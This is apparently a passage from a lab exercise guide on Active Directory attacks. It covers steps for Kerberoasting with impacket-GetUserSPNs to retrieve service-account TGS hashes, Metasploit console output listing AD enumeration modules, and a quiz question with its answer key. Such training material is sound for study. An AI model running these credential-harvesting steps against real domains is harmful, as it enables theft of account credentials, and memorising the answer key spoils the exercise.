
1. Synchronize time with Domain Controller to resolve Kerberos clock skew errors.





1. Re-run `impacket-GetUserSPNs` to successfully retrieve service account TGS hashes.




1. Launch Metasploit Console (`msfconsole`), search for Active Directory enumeration modules (**search activedirectory**), and inspect post-exploitation AD modules (`info`).


Applications Places System
Fri Jan 3, 07:03
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Metasploit
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1388 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> search activedirectory
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
1 post/windows/gather/enum_ad_computers normal No Windows Gather Active Directory Computers
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/enum_ad_computers
[msf](Jobs:0 Agents:0) >>
Menu
msfconsole - Parrot T...


Applications Places System
Fri Jan 3, 07:04
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> use post/windows/gather/enum_ad_computers
[msf](Jobs:0 Agents:0) post(windows/gather/enum_ad_computers) >> info
Name: Windows Gather Active Directory Computers
Module: post/windows/gather/enum_ad_computers
Platform: Windows
Arch:
Rank: Normal
Provided by:
Ben Campbell <eat_meatballs@hotmail.co.uk>
Compatible session types:
Meterpreter
Basic options:
Name Current Setting Required Description
DOMAIN no The domain to query or distinguished name (e.g. DC=test,DC=com)
FIELDS dNSHostName,distinguishedName,description,operatingSystem,operatingSystemServicePack yes FIELDS to retrieve.
FILTER (&(objectCategory=computer)(operatingSystem=*server*)) yes Search filter.
Menu
msfconsole - Parrot T...


Applications Places System
Fri Jan 3, 07:07
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> search activedirectory
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
1 post/windows/gather/enum_ad_computers normal No Windows Gather Active Directory Computers
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/enum_ad_computers
[msf](Jobs:0 Agents:0) >>
Menu
msfconsole - Parrot T...



This concludes the lab exercise.

IMPORTANT: ❓ **Question 9.1.1.1** In the 2019 DC machine, execute Kerberoasting using the kerberoast.ps1 script. On the Windows Server 2016 machine, utilize Rubeus and the RiskySPNs PowerShell script to perform Kerberoasting and identify potentially vulnerable accounts. Enter the name of the account displayed when running the Find-PotentiallyCrackableAccounts command. [!SUCCESS] ✅ **Answer:** **user-one**